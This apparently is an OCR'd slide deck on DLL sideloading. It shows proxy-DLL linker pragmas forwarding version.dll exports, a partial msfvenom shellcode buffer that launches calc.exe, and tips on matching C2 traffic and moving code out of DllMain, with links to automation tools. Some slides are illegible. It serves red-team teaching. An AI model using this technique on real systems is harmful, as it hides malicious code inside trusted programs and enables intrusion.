


```
// Place pragma comments here
#pragma comment(linker, "/export:GetFileVersionInfoA=C:\\Windows\\System32\\version.GetFileVersionInfoA,@1")
#pragma comment(linker, "/export:GetFileVersionInfoByHandle=C:\\Windows\\System32\\version.GetFileVersionInfoByHandle,@2")
#pragma comment(linker, "/export:GetFileVersionInfoExA=C:\\Windows\\System32\\version.GetFileVersionInfoExA,@3")
#pragma comment(linker, "/export:GetFileVersionInfoExW=C:\\Windows\\System32\\version.GetFileVersionInfoExW,@4")
#pragma comment(linker, "/export:GetFileVersionInfoSizeA=C:\\Windows\\System32\\version.GetFileVersionInfoSizeA,@5")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExA=C:\\Windows\\System32\\version.GetFileVersionInfoSizeExA,@6")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExW=C:\\Windows\\System32\\version.GetFileVersionInfoSizeExW,@7")
#pragma comment(linker, "/export:GetFileVersionInfoSizeW=C:\\Windows\\System32\\version.GetFileVersionInfoSizeW,@8")
#pragma comment(linker, "/export:GetFileVersionInfoW=C:\\Windows\\System32\\version.GetFileVersionInfoW,@9")
#pragma comment(linker, "/export:VerFindFileA=C:\\Windows\\System32\\version.VerFindFileA,@10")
#pragma comment(linker, "/export:VerFindFileW=C:\\Windows\\System32\\version.VerFindFileW,@11")
#pragma comment(linker, "/export:VerInstallFileA=C:\\Windows\\System32\\version.VerInstallFileA,@12")
#pragma comment(linker, "/export:VerInstallFileW=C:\\Windows\\System32\\version.VerInstallFileW,@13")
#pragma comment(linker, "/export:VerLanguageNameA=C:\\Windows\\System32\\version.VerLanguageNameA,@14")
#pragma comment(linker, "/export:VerLanguageNameW=C:\\Windows\\System32\\version.VerLanguageNameW,@15")
#pragma comment(linker, "/export:VerQueryValueA=C:\\Windows\\System32\\version.VerQueryValueA,@16")
#pragma comment(linker, "/export:VerQueryValueW=C:\\Windows\\System32\\version.VerQueryValueW,@17")


// msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -f c
// DON'T trust my shellcode
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
```

No issues found

Putting it all together


- Legitimate executable
- Malicious Dll
  - Renamed to ‘missing’ DLL name
  - Proxies programs function calls
  - Runs shellcode



```
[illegible]
```

Beyond Calc.exe

- Beware of deadlocking
- Match C2 protocols with sideloaded Application
- Move on from DllMain



```
PS [illegible]

    Directory: [illegible]

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
[illegible]

PS [illegible]> _
```

Automating the process

DLLSideloader - https://github.com/Flangvik/DLLSideloader

SharpDLLProxy - https://github.com/Flangvik/SharpDllProxy

comments.py - https://github.com/shantanu561993/DLL-Sideload/blob/main/Python%20Scripts/comment.py

Questions?